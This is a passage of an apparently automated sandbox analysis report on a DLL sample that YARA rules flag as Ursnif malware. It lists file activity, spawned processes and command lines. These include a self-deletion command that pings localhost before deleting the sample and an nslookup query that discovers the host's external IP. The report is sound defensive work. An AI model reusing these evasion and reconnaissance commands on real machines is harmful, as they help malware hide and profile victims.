C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFF1959B526	WriteFile
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.cmdline	0	375	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 65 6e 67 69 6e 65 65 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 67 32 6c 65 74 72 66 65	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\g2letrfe	success or wait	1	7FFF1959B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.out	0	460	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFF1959B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFF1AB8F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1A63B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1A63B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1A63B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFF1A63B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1A642625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1A642625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1A642625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1A63B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1A63B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1A63B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1A63B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFF1A7112E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1A63B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFF1A63B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFF1A7112E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFF1A6262DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23124	success or wait	1	7FFF1A6263B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF1A7112E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	3	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFF1959B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1959B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFF1A7112E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFF1959B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFF1A7112E7	ReadFile
C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.dll	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.dll	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	1985C4D88F2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFF1959B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFF1959B526	ReadFile

Analysis Process: conhost.exe PID: 3272, Parent PID: 6856

General

Target ID:	20
Start time:	16:15:32
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **2312**, Parent PID: **6856**

General	
Target ID:	22
Start time:	16:15:40
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\vqkyohgm\vqkyohgm.cmdline
Imagebase:	0x7ff7a74c0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **3284**, Parent PID: **2312**

General	
Target ID:	23
Start time:	16:15:45
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES5B2D.tmp" "c:\Users\user\AppData\Local\Temp\vqkyohgm\CSCBF795D6899604BF9A48E638AB671C4FD.TMP"
Imagebase:	0x7ff793530000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **6296**, Parent PID: **6856**

General	
Target ID:	25
Start time:	16:15:49
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\g2letrfe\g2letrfe.cmdline
Imagebase:	0x7ff7a74c0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: control.exe PID: **6468**, Parent PID: **2588**

General	
Target ID:	26
Start time:	16:15:50
Start date:	22/04/2022
Path:	C:\Windows\System32\control.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff76ad30000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001A.00000000.507197742.0000000000930000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000002.610002032.00000224C785C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000003.508252073.00000224C785C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001A.00000000.504046961.0000000000930000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000001A.00000000.505634538.0000000000930000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000003.508411466.00000224C785C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001A.00000003.594123395.00000224C785C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: cvtres.exe PID: **6448**, Parent PID: **6296**

General

Target ID:	27
Start time:	16:15:50
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES71E1.tmp" "c:\Users\user\AppData\Local\Temp\g2letrfe\CSC71DE0290BB9F401583CAD01729BF75D7.TMP"
Imagebase:	0x7ff793530000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **3688**, Parent PID: **6856**

General

Target ID:	29
Start time:	16:15:59
Start date:	22/04/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff77c400000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: BackgroundTransferHost.exe PID: **60**, Parent PID: **812**

General

Target ID:	33
Start time:	16:16:12

Start date:	22/04/2022
Path:	C:\Windows\System32\BackgroundTransferHost.exe
Wow64 process (32bit):	false
Commandline:	"BackgroundTransferHost.exe" -ServerName:BackgroundTransferHost.1
Imagebase:	0x7ff638f20000
File size:	36864 bytes
MD5 hash:	02BA81746B929ECC9DB6665589B68335
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5576**, Parent PID: **3688**

General	
Target ID:	35
Start time:	16:16:17
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\d6YCUW421p.dll
Imagebase:	0x7ff6edbd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3252**, Parent PID: **5576**

General	
Target ID:	37
Start time:	16:16:22
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **6340**, Parent PID: **5576**

General	
Target ID:	38
Start time:	16:16:23
Start date:	22/04/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff705af0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **4504**, Parent PID: **3688**

General	
Target ID:	39
Start time:	16:16:36
Start date:	22/04/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff61beb0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.894363379.000002BFD6F02000.00000004.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000027.00000000.622907247.000002BFD6C50000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000027.00000000.619033467.000002BFD6C50000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000027.00000000.615194902.000002BFD6C50000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **3932**, Parent PID: **6468**

General	
Target ID:	40
Start time:	16:16:36
Start date:	22/04/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff60bdc0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000028.00000000.604999946.0000028A77740000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.606984804.0000028A77D7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000002.609139128.0000028A77D7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000028.00000003.607160802.0000028A77D7C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000028.00000000.603233146.0000028A77740000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000028.00000000.606133763.0000028A77740000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: **3756**, Parent PID: **3688**

General	
Target ID:	41
Start time:	16:16:44
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\6B3A.bi1"
Imagebase:	0x7ff6edbd0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **876**, Parent PID: **3756**

General

Target ID:	42
Start time:	16:16:46
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: nslookup.exe PID: **1212**, Parent PID: **3756**

General

Target ID:	43
Start time:	16:16:46
Start date:	22/04/2022
Path:	C:\Windows\System32\nslookup.exe
Wow64 process (32bit):	false
Commandline:	nslookup myip.opendns.com resolver1.opendns.com
Imagebase:	0x7ff757cc0000
File size:	86528 bytes
MD5 hash:	AF1787F1DBE0053D74FC687E7233F8CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **504**, Parent PID: **3688**

General

Target ID:	44
Start time:	16:16:49
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "echo ------- >> C:\Users\user\AppData\Local\Temp\6B3A.bi1"
Imagebase:	0x7ff6edbd0000
File size:	273920 bytes
